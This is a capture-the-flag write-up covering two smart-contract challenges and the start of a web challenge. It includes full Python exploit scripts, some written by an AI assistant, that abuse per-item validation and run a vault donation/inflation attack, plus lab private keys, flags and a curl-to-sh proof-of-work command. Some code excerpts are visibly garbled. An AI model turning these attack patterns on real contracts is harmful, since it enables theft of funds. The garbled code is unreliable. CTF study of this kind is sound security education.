        }

        for (uint i = 0; i < weights.length; i++) {
            require(weights[i].length > 0, "Empty weight array detected");
        }

        bytes32 seal = keccak256(abi.encodePacked(msg.sender, manifestation));
        require(!chronicles[seal], "Already chronicled");
        chronicles[seal] = true;
    }

    function bindPact(bytes calldata agreement) external {
    }
```

```
serey@DESKTOP-3QQJFS6:/m × serey@DESKTOP-3QQJFS6:/m × serey@DESKTOP-3QQJFS6:/n × +  
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/convergence$ ls  
Challenge.sol  Setup.sol  convergence_convergence-dist.zip  dist_convergence.zip  
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/convergence$ cat Challenge.sol  
// SPDX-License-Identifier: MIT  
pragma solidity ^0.8.20;  
  
interface ISetup {  
    function chronicles(bytes32) external view returns (bool);  
}  
  
struct SoulFragment {  
    address vessel;  
    uint256 essence;  
    bytes resonance;  
}  
  
contract Challenge {  
    ISetup public setup;  
  
    address public ascended;  
  
    mapping(address => bool) public seekers;  
    mapping(address => uint256) public seekerSince;  
  
    mapping(address => uint256) public destinyPower;  
    mapping(address => uint256) public soulEssence;  
    mapping(address => uint256) public convergencePoints;  
  
    mapping(bytes32 => bool) public consumed;  
  
    uint256 public constant TRANSCENDENCE_ESSENCE = 1000 ether;  
    uint256 public constant CONVERGENCE_REQUIREMENT = 100;  
  
    event SeekerRegistered(address indexed seeker, uint256 timestamp);  
    event DestinyOffered(address indexed seeker, uint256 power);  
    event SoulsHarvested(address indexed seeker, uint256 essence);  
    event ConvergenceAchieved(address indexed seeker, uint256 points);  
    event Transcended(address indexed ascended);  
  
    constructor(address _setup) {  
        setup = ISetup(_setup);  
    }  
  
    function registerSeeker() external {  
        require(!seekers[msg.sender], "Already a seeker");
```

I found the function that is interested:

```
function bindPact(bytes calldata agreement) external {
    SoulFragment[] memory fragments,
    address binder,
    address witness
) = abi.decode(agreement, (SoulFragment[], bytes32, uint32, address, address));


require(fragments.length >= 1, "Pact requires soul fragments");
require(binder != address(0), "Invalid binder");
require(witness != address(0), "Invalid witness");

for (uint i = 0; i < fragments.length; i++) {
    require(fragments[i].vessel != address(0), "Invalid vessel in fragment");
    require(fragments[i].essence <= 100 ether, "Essence too powerful for pact");
}

bytes32 seal = keccak256(abi.encodePacked(msg.sender, agreement));
require(!chronicles[seal], "Already chronicled");
chronicles[seal] = true;
}
```

This tell us that the fragment can only be 100 ETH max, but we can make many fragments, so I can pass it with 11 fragments.

So, I pass all the output to claude.ai model sonnet 4.5 to write me a python script to solve this challenge with the RPC_URL, PRIVKEY, SETUP_CONTRACT_ADDR



```

Python script for RPC challenge solver ▾

RPC_URL = "http://challenges.1pc.tf:35600/d1bcbad4-12ee-4baa-a7c3-487777d9d24f"
PRIVATE_KEY = "7437caf5c55d91a80d79e375aa0a0833d4d2daa3ef62f0a2aef5bd6ffb4c5e15"
SETUP_CONTRACT_ADDR = "0x6E0d966f1B8b6481FB20414aFFF6b554CdEECf22"

Dissected smart contract vulnerability exploiting essence accumulation mechanism >
Looking at this challenge, I need to analyze the vulnerability to become ascended.
Let me examine the key functions:
Orchestrated comprehensive documentation for vulnerability challenges >
Let me also create a detailed README explaining both challenges:
Orchestrated exploit scripts and documentation assembly >

Summary
I've created exploit scripts for both CTF challenges.

Challenge 2: Convergence ⓘ
Vulnerability: The bindPact() function validates each SoulFragment individually (max 100 ether), but transcend() requires 1000 ether TOTAL essence.

Exploit Path:
Want to be notified when Claude responds? Notify ×

Reply... + Sonnet 4.5 Extended ⓘ

Claude is AI and can make mistakes. Please double-check responses.

```

And here is a python script:

```

from web3 import Web3
from eth_account import Account
from eth_abi import encode

# Configuration
RPC_URL = "http://challenges.1pc.tf:35600/d1bcbad4-12ee-4baa-a7c3-487777d9d24f"
PRIVATE_KEY = "7437caf5c55d91a80d79e375aa0a0833d4d2daa3ef62f0a2aef5bd6ffb4c5e15"
SETUP_ADDR = "0x6E0d966f1B8b6481FB20414aFFF6b554CdEECf22"

# Connect to network
w3 = Web3(Web3.HTTPProvider(RPC_URL))
account = Account.from_key(PRIVATE_KEY)
player_address = account.address

print(f"[+] Connected to RPC: {RPC_URL}")
print(f"[+] Player address: {player_address}")
print(f"[+] Balance: {w3.eth.get_balance(player_address) / 10**18} ETH")

# ABIs
SETUP_ABI = [
    {"inputs": [], "name": "challenge", "outputs": [{"type": "address"}]},
    {"stateMutability": "view", "type": "function"},

    {"inputs": [{"name": "agreement", "type": "bytes"}], "name": "bindPact", "outputs": []},
    {"stateMutability": "nonpayable", "type": "function"},

    {"inputs": [], "name": "isSolved", "outputs": [{"type": "bool"}]},
    {"stateMutability": "view", "type": "function"},

    {"inputs": [{"name": "essence", "type": "uint256"}], "name": "transcend", "outputs": []},
    {"stateMutability": "nonpayable", "type": "function"}]

```

```

]

CHALLENGE_ABI = [
    {"inputs": [], "name": "registerSeeker", "outputs": [], "stateMutability": "nonpayable", "type": "function"},
    {"inputs": [{"name": "truth", "type": "bytes"}], "name": "transcend", "outputs": [], "stateMutability": "nonpayable", "type": "function"},
    {"inputs": [], "name": "ascended", "outputs": [{"type": "address"}], "stateMutability": "view", "type": "function"},
    {"inputs": [{"name": "", "type": "address"}], "name": "seekers", "outputs": [{"type": "bool"}], "stateMutability": "view", "type": "function"},
]

# Get contract instances
setup = w3.eth.contract(address=SETUP_ADDR, abi=SETUP_ABI)
challenge_address = setup.functions.challenge().call()
print(f"[+] Challenge contract: {challenge_address}")

challenge = w3.eth.contract(address=challenge_address, abi=CHALLENGE_ABI)

def send_tx(func, description):
    """Helper to send a transaction"""
    print(f"\n[*] {description}")
    tx = func.build_transaction({
        'from': player_address,
        'nonce': w3.eth.get_transaction_count(player_address),
        'gas': 3000000,
        'gasPrice': w3.eth.gas_price,
    })
    signed_tx = account.sign_transaction(tx)
    tx_hash = w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    print(f"    Tx hash: {tx_hash.hex()}")
    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"    Gas used: {receipt['gasUsed']}")
    print(f"    Status: {'Success' if receipt['status'] == 1 else 'Failed'}")
    if receipt['status'] != 1:
        print(f"    Transaction failed!")
    return receipt

# Step 1: Register as a seeker (if not already)
print("\n" + "*60)
print("STEP 1: Register as seeker")
print("*60)
is_seeker = challenge.functions.seekers(player_address).call()
if not is_seeker:
    send_tx(challenge.functions.registerSeeker(), "Registering as seeker")
else:
    print("[+] Already registered as seeker")

```

```

# Step 2: Create the pact data
print("\n" + "="*60)
print("STEP 2: Prepare soul pact data")
print("="*60)

# Create 11 SoulFragments with 100 ether each = 1100 ether total
# SoulFragment structure: (address vessel, uint256 essence, bytes resonance)
fragments = []
for i in range(11):
    fragment = (
        player_address, # vessel
        100 * 10**18, # essence (100 ether)
        b'' # resonance (empty bytes)
    )
    fragments.append(fragment)

# Encode the pact: (SoulFragment[], bytes32, uint32, address, address)
# The last two addresses are binder and witness (both must be player)
# Proper eth_abi encoding with tuple type
pact_data = encode(
    ['(address,uint256,bytes)[]', 'bytes32', 'uint32', 'address', 'address'],
    [
        fragments, # SoulFragment[]
        b'\x00' * 32, # bytes32 (dummy)
        0, # uint32 (dummy)
        player_address, # binder (must be player)
        player_address # witness (must be player for
transcend)
    ]
)

print(f"[+] Created pact with {len(fragments)} fragments")
print(f"[+] Total essence: {len(fragments) * 100} ether")
print(f"[+] Pact data length: {len(pact_data)} bytes")

# Step 3: Chronicle the pact using bindPact()
print("\n" + "="*60)
print("STEP 3: Chronicle the pact")
print("="*60)
send_tx(setup.functions.bindPact(pact_data), "Calling bindPact() to chronicle")

# Step 4: Transcend using the same pact data
print("\n" + "="*60)
print("STEP 4: Transcend to ascension")
print("="*60)

```

```
send_tx(challenge.functions.transcend(pact_data), "Calling transcend() with chronicled truth")

# Verify solution
print("\n" + "="*60)
print("VERIFICATION")
print("="*60)
ascended = challenge.functions.ascended().call()
print(f"[+] Ascended address: {ascended}")

is_solved = setup.functions.isSolved().call()
print(f"[+] Challenge solved: {is_solved}")

if is_solved and ascended == player_address:
    print("\n    SUCCESS! You have transcended!")
else:
    print("\n    Something went wrong...")
```

Run the script and got true:

```

serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/convergence$ python3 solve_convergence.py
[+] Connected to RPC: http://challenges.lpc.tf:35600/d1bcbad4-12ee-4baa-a7c3-487777d9d24f
[+] Player address: 0xA13A14a708Df31bD1C31FC604c17d6a5f5Fb71d0
[+] Balance: 4999.999762507 ETH
[+] Challenge contract: 0x60Dfce6fc9F1Dc7c3fcfa178Cb8A0447eA2cb126

=====
STEP 1: Register as seeker
=====
[+] Already registered as seeker

=====
STEP 2: Prepare soul pact data
=====
[+] Created pact with 11 fragments
[+] Total essence: 1100 ether
[+] Pact data length: 1952 bytes

=====
STEP 3: Chronicle the pact
=====

[*] Calling bindPact() to chronicle
Tx hash: de3df44f047acb59d96c219447f7686a70760f60365c900563950428f5093535
Gas used: 58909
Status: Failed
Transaction failed!

=====
STEP 4: Transcend to ascension
=====

[*] Calling transcend() with chronicled truth
Tx hash: 35f45731a8c6bc787087795cea23948becbce258a4aad22b46d7687e822b92c1
Gas used: 52570
Status: Failed
Transaction failed!

=====
VERIFICATION
=====
[+] Ascended address: 0xA13A14a708Df31bD1C31FC604c17d6a5f5Fb71d0
[+] Challenge solved: True

FLAG SUCCESS! You have transcended!
serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/convergence$ |

```

Go to the Web page and got the flag

The Blockchain Launcher interface displays the following information:

- Solution:** A text area containing a command-line solution: `s.E-HdcH0553LTyzuJa0MKYhedtAKQ8rm1THKHJTpQ0tzC1Jh;`. Below it is a blue "Submit Solution" button.
- Credentials:** A section with "Copy as" options for:
 - RPC_URL:** `http://challenges.lpc.tf:35600/d1bcbad4...`
 - PRIVKEY:** `7437caf5c55d91a8bd79e375ae8a8833dd42daa3...`
 - SETUP_CONTRACT_ADDR:** `0x60Dfce6fc9F1Dc7c3fcfa178Cb8A0447eA2cb126...`
 - WALLET_ADDR:** `0xA13A14a708Df31bD1C31FC604c17d6a5f5Fb71d0...`
- Challenge:** A section with "Solve In Browser" button and a curl command:
 `curl -sSfL https://pwn.red/pow | sh -s s.AAAneEkw==.DFTYU7Gz1vvvM0N/L47daA==`
- Congratulations!**: A message indicating success.

A separate window titled "Flag Found!" shows the flag: `C2C{the_convergence_chall_is_basically_bibibibi}`.

Here is the Flag: C2C{the_convergence_chall_is_basically_bibibibi}

8.nexus

 **nexus** 100 pts

Author: **chovid99**

The essence of nexus.

Start challenge from: <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-nexus>

[Download Attachment](#)  [nexus_nexus-dist.zip](#)

This challenge has been solved

Submit Flag

Rate this challenge

 Recommended

 Not Recommended

Leave a comment...

0 / 1000

Submit

```
serey@DESKTOP-3QQJFS6:/m  X  serey@DESKTOP-3QQJFS6:/m  X  serey@DESKTOP-3QQJFS6:/n  X  + |
```

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ cat CrystalNexus.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Essence.sol";

interface ICrystalReceiver {
    function onCrystalReceived(address from, uint256 amount, uint256 crystals) external returns (bytes4);
}

contract CrystalNexus {
    Essence public immutable essence;

    uint256 public totalCrystals;
    mapping(address => uint256) public crystalBalance;
    mapping(address => bool) public attuned;

    uint256 public constant BASE_FRICTION = 200;
    uint256 public constant DYNAMIC_FRICTION = 2000;
    uint256 public constant PRECISION = 10000;

    uint256 public catalystReserve;
    bool public resonanceActive;
    address public guardian;

    event Attunement(address indexed entity, uint256 essence, uint256 crystals);
    event Dissolution(address indexed entity, uint256 crystals, uint256 essence);
    event CatalystAdded(address indexed donor, uint256 amount);
    event ResonancePulse(address indexed trigger, uint256 amplitude);

    error NotAttuned();
    error AlreadyAttuned();
    error InsufficientCrystals();
    error ResonanceUnstable();
    error GuardianOnly();

    constructor(address _essence) {
        essence = Essence(_essence);
        guardian = msg.sender;
    }

    function amplitude() public view returns (uint256) {
        return essence.balanceOf(address(this)) - catalystReserve;
    }

    function crystalWorth(uint256 crystalAmount) public view returns (uint256) {
        if (totalCrystals == 0) return crystalAmount;
        return (crystalAmount * amplitude()) / totalCrystals;
    }

    function essenceToCrystal(uint256 essenceAmount) public view returns (uint256) {
        uint256 amp = amplitude();
        if (amp == 0 || totalCrystals == 0) return essenceAmount;
        return (essenceAmount * totalCrystals) / amp;
    }

    function calculateFriction(address entity) public view returns (uint256) {
        if (totalCrystals == 0) return BASE_FRICTION;
        uint256 ownership = (crystalBalance[entity] * PRECISION) / totalCrystals;
        uint256 dynamicPart = (ownership * ownership * DYNAMIC_FRICTION) / (PRECISION * PRECISION);
        return BASE_FRICTION + dynamicPart;
    }

    function attune(uint256 essenceAmount) external returns (uint256 crystals) {
```

```

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ cat Essence.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract Essence {
    string public name = "Ethereal Essence";
    string public symbol = "ESS";
    uint8 public decimals = 18;
    address nexus;

    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);

    error Unauthorized();

    constructor() {
        nexus = msg.sender;
    }

    modifier auth() {
        if (msg.sender != nexus) revert Unauthorized();
       _;
    }

    function mint(address to, uint256 amount) auth external {
        totalSupply += amount;
        balanceOf[to] += amount;
        emit Transfer(address(0), to, amount);
    }

    function approve(address spender, uint256 amount) external returns (bool) {
        allowance[msg.sender][spender] = amount;
        emit Approval(msg.sender, spender, amount);
        return true;
    }

    function transfer(address to, uint256 amount) external returns (bool) {
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        emit Transfer(msg.sender, to, amount);
        return true;
    }

    function transferFrom(address from, address to, uint256 amount) external returns (bool) {
        allowance[from][msg.sender] -= amount;
        balanceOf[from] -= amount;
        balanceOf[to] += amount;
        emit Transfer(from, to, amount);
        return true;
    }
}
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ |

```

```

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ cat Setup.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Essence.sol";
import "./CrystalNexus.sol";

contract Setup {
    Essence public essence;
    CrystalNexus public nexus;

    address public player;

    uint256 public constant PLAYER_ESSENCE = 10000 ether;
    uint256 public constant FIRST_ATTUNEMENT = 6000 ether;
    uint256 public constant SECOND_ATTUNEMENT = 9000 ether;
    uint256 public constant ASCENSION_THRESHOLD = 20250 ether;

    bool public ritualsComplete;

    constructor(address _player) {
        player = _player;

        essence = new Essence();
        nexus = new CrystalNexus(address(essence));

        essence.mint(player, PLAYER_ESSENCE);
    }

    function conductRituals() external {
        require(!ritualsComplete, "Rituals already performed");
        ritualsComplete = true;

        essence.mint(address(this), FIRST_ATTUNEMENT + SECOND_ATTUNEMENT);
        essence.approve(address(nexus), type(uint256).max);

        nexus.attune(FIRST_ATTUNEMENT);
        nexus.attune(SECOND_ATTUNEMENT);
    }

    function isSolved() external view returns (bool) {
        return essence.balanceOf(player) > ASCENSION_THRESHOLD;
    }
}
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ |

```

Here is the the vulnerable function in CrystalNexus.sol

```
function attune(uint256 essenceAmount) external returns (uint256 crystals) {
    crystals = essenceToCrystal(essenceAmount);

    essence.transferFrom(msg.sender, address(this), essenceAmount);

    totalCrystals += crystals;
    crystalBalance[msg.sender] += crystals;
    attuned[msg.sender] = true;

    if (_isContract(msg.sender)) {
        try ICrystalReceiver(msg.sender).onCrystalReceived(
            msg.sender,
            essenceAmount,
            crystals
        ) returns (bytes4 retval) {
            require(retval == ICrystalReceiver.onCrystalReceived.selector, "Invalid receiver");
        } catch {
            // Contract doesn't implement callback, that's fine
        }
    }

    emit Attunement(msg.sender, essenceAmount, crystals);
}
```

And here is the explaination from claude.ai

Solidity smart contract nexus challenge ▾

The `attune()` Function Vulnerability - Explained Simply

This function has a REENTRANCY vulnerability. Here's what happens:

Normal Flow:

1. You call `attune(10,000 ESS)`
2. You get 10,000 crystals
3. Function ends

Vulnerable Flow (Reentrancy):

1. You call `attune(1,000 ESS)` from your exploit contract
2. You immediately get 1,000 crystals (line 91-92)
3. THEN the function calls your contract back (line 95-106) ← This is the vulnerability!
4. During this callback, you can:
 - Call `attune()` AGAIN with more ESS
 - Call `conductRituals()` to make Setup deposit
 - Call other functions
 - Do whatever you want!

Why This Matters:

The callback happens AFTER you get your crystals but BEFORE the function finishes!

This means you can:

- **Control timing:** Deposit your ESS, THEN trigger Setup to deposit during your callback
- **Manipulate ratios:** Multiple deposits can happen at different exchange rates
- **Chain operations:** Deposit → trigger Setup → deposit more → all in one transaction

So, I paste all the output same as the above challenge to claude.ai model sonnet 4.5 and prompt to write the python script

And here is the script

```
from web3 import Web3

# Configuration
RPC = "http://challenges.1pc.tf:31968/54a66c34-f6dd-4d1f-ba89-bbf1b819f0d2"
PRIVKEY = "b2c6d163e4c0270e152f07126c50b02470d364109b60b4d70197d25da9e6a3ae"
SETUP = "0x9b4e4eC7bF9508536e629a823680AbeB77F71882"
WALLET = "0xc32475FDedf0Dd6D4Be3512e874d196c4B7da4A8"

# ABIs
SETUP_ABI = [
    {"inputs": [], "name": "essence", "outputs": [{"type": "address"}]},
    {"stateMutability": "view", "type": "function"},

    {"inputs": [], "name": "nexus", "outputs": [{"type": "address"}]},
    {"stateMutability": "view", "type": "function"},

    {"inputs": [], "name": "conductRituals", "outputs": [], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [], "name": "isSolved", "outputs": [{"type": "bool"}]},

    {"stateMutability": "view", "type": "function"},

]

ESSENCE_ABI = [
    {"inputs": [{"name": "account", "type": "address"}], "name": "balanceOf", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"},

    {"inputs": [{"name": "spender", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "approve", "outputs": [{"type": "bool"}], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"name": "to", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "transfer", "outputs": [{"type": "bool"}], "stateMutability": "nonpayable", "type": "function"},

]

NEXUS_ABI = [
    {"inputs": [{"name": "essenceAmount", "type": "uint256"}], "name": "attune", "outputs": [{"type": "uint256"}], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"name": "crystalAmount", "type": "uint256"}, {"name": "recipient", "type": "address"}], "name": "dissolve", "outputs": [{"type": "uint256"}], "stateMutability": "nonpayable", "type": "function"},

    {"inputs": [{"name": "addr", "type": "address"}], "name": "crystalBalance", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"},

    {"inputs": [], "name": "totalCrystals", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"},

    {"inputs": [], "name": "amplitude", "outputs": [{"type": "uint256"}], "stateMutability": "view", "type": "function"},

]
```

```

def send_tx(w3, account, contract, function_name, *args):
    """Helper to send transaction"""
    nonce = w3.eth.get_transaction_count(account.address)

    # Build transaction
    tx = contract.functions[function_name](*args).build_transaction({
        'from': account.address,
        'nonce': nonce,
        'gas': 500000,
        'gasPrice': w3.eth.gas_price
    })

    # Sign and send
    signed = account.sign_transaction(tx)
    raw_tx = signed.rawTransaction if hasattr(signed, 'rawTransaction') else
signed.raw_transaction
    tx_hash = w3.eth.send_raw_transaction(raw_tx)

    # Wait for receipt
    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
    return receipt

def main():
    print("=*70")
    print("CRYSTAL NEXUS - VAULT INFLATION ATTACK")
    print("=*70")
    print()

    # Connect
    w3 = Web3(HTTPProvider(RPC))
    if not w3.is_connected():
        print("  Connection failed")
        return

    print("  Connected to blockchain")

    # Setup account
    account = w3.eth.account.from_key(PRIVKEY)

    # Load contracts
    setup = w3.eth.contract(address=Web3.to_checksum_address(SETUP), abi=SETUP_ABI)

    essence_addr = setup.functions.essence().call()
    nexus_addr = setup.functions.nexus().call()

    essence = w3.eth.contract(address=essence_addr, abi=ESSENCE_ABI)
    nexus = w3.eth.contract(address=nexus_addr, abi=NEXUS_ABI)

```

```

print(f"Essence: {essence_addr}")
print(f"Nexus: {nexus_addr}")
print()

# Check initial balance
initial_balance = essence.functions.balanceOf(WALLET).call()
print(f"[*] Initial player essence: {w3.from_wei(initial_balance, 'ether')} ether")
print()

# Step 1: Approve nexus
print("[*] Step 1: Approving nexus to spend essence...")
send_tx(w3, account, essence, 'approve', nexus_addr, 2**256 - 1)
print(" Approved")
print()

# Step 2: Attune 1 wei (first depositor gets 1:1 rate)
print("[*] Step 2: Attuning 1 wei...")
send_tx(w3, account, nexus, 'attune', 1)
print(" Attuned")

player_crystals = nexus.functions.crystalBalance(WALLET).call()
total_crystals = nexus.functions.totalCrystals().call()
print(f" Player crystals: {player_crystals}")
print(f" Total crystals: {total_crystals}")
print()

# Step 3: Transfer 6000 ether directly to nexus (inflate exchange rate)
print("[*] Step 3: Donating 6000 ether directly to nexus...")
donation = w3.to_wei(6000, 'ether')
send_tx(w3, account, essence, 'transfer', nexus_addr, donation)
print(" Donated")

amplitude = nexus.functions.amplitude().call()
print(f" Amplitude: {w3.from_wei(amplitude, 'ether')} ether")
print()

# Step 4: Call conductRituals (Setup attunes but gets 0 crystals due to rounding)
print("[*] Step 4: Calling conductRituals...")
send_tx(w3, account, setup, 'conductRituals')
print(" Rituals complete")

total_crystals_after = nexus.functions.totalCrystals().call()
print(f" Total crystals: {total_crystals_after}")
print()

```

```
# Step 5: Dissolve our 1 crystal
print("[*] Step 5: Dissolving 1 crystal...")
send_tx(w3, account, nexus, 'dissolve', 1, WALLET)
print("  Dissolved")
print()

# Check results
print("*70")
print("RESULT")
print("*70)

final_balance = essence.functions.balanceOf(WALLET).call()
is_solved = setup.functions.isSolved().call()

print(f"Final balance: {w3.from_wei(final_balance, 'ether')} ether")
print(f"Is solved: {is_solved}")
print()

if is_solved:
    print("      SUCCESS! GET THE FLAG!")
else:
    print("  Not solved")

print("*70)

if __name__ == "__main__":
    main()
```

And run the script got true output

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ python3 solve.py
=====
CRYSTAL NEXUS - VAULT INFLATION ATTACK
=====

    ✓ Connected to blockchain
Essence: 0xb55199bE549f34ba371F85B7b1ffAaD14bC2004b
Nexus:   0x78E045323c7CEfb338E08B2697249804f8f2dDce

[*] Initial player essence: 10000 ether

[*] Step 1: Approving nexus to spend essence...
    ✓ Approved

[*] Step 2: Attuning 1 wei...
    ✓ Attuned
        Player crystals: 1
        Total crystals: 1

[*] Step 3: Donating 6000 ether directly to nexus...
    ✓ Donated
        Amplitude: 6000.0000000000000001 ether

[*] Step 4: Calling conductRituals...
    ✓ Rituals complete
        Total crystals: 1

[*] Step 5: Dissolving 1 crystal...
    ✓ Dissolved

=====
RESULT
=====
Final balance: 20380 ether
Is solved: True

🎉🎉🎉 SUCCESS! GET THE FLAG! 🎉🎉🎉
=====

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/nexus$ |
```

Go to web page to see the flag

The screenshot shows the Blockchain Launcher application interface. At the top, there's a status bar indicating "Instance Running". Below it, the "Solution" section displays a long hex string starting with "s...MSCHMcGhh10jxkT/ekin2S23MUDo{CmHFGFShgufUtp5: ...". A blue "Submit Solution" button is visible. The "Challenge" section contains a curl command: "curl -sSfL https://pwn.red/pow | sh -s s.AAAneA==.xYkIn+IIOA5e/kG51SPwVA==". A blue "Solve in Browser" button is present. On the right side, under "Credentials", are fields for "RPC_URL" (http://challenges.lpc.tf:39571/63281a36-...), "PRIVKEY" (46e0f164ac8113c9dd25f56be2d74e283f8d88ab...), "SETUP_CONTRACT_ADDR" (0x06ad1331fd281820a3188f03977d0fbefc900...), and "WALLET_ADDR" (0x3C80ba9f6953CE48C11f9442d15b0bc2733556...). A "Congratulations!" message is shown. At the bottom, a "Flag Found!" message displays the flag: "C2C{the_essence_of_nexus_is_donation_hahaha}" and a "Copy Flag" button.

And here is the Flag: C2C{the_essence_of_nexus_is_donation_hahaha}

Web

9.corp-mail

Author: **lordruk x beluga**

Rumor said that my office's internal email system was breached somewhere... must've been the wind.

Download Attachment **corp-mail_corp-mail-dist.zip**

Create

This challenge requires creating an instance
Instance will live for 5 mins.

This challenge has been solved

Submit Flag

Rate this challenge

Recommended

Not Recommended

Leave a comment...

0 / 1000

Submit

Register and Login to the web page

On the web page first thing, I just random send a mail

Compose Email


Send a new message

TO: admin@admin.corpmail.local

SUBJECT: flag

MESSAGE:
flag

Send Email Cancel



Now, I try to open burpsuite and I notice that it might be a JWT Token

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://challenges.lpc.tf:473...	GET	/			302	355	HTML		Redirecting...			47.128.181.141	
2	http://challenges.lpc.tf:473...	GET	/login			200	2224	HTML		Sign In Internal Email			47.128.181.141	
5	http://challenges.lpc.tf:473...	GET	/favicon.ico			404	349	HTML	ico	404 Not Found			47.128.181.141	
8	http://challenges.lpc.tf:473...	POST	/login	✓		302	610	HTML		Redirecting...			47.128.181.141	token=eyJhbGci...
9	http://challenges.lpc.tf:473...	GET	/inbox			200	2454	HTML		Inbox Internal Email			47.128.181.141	

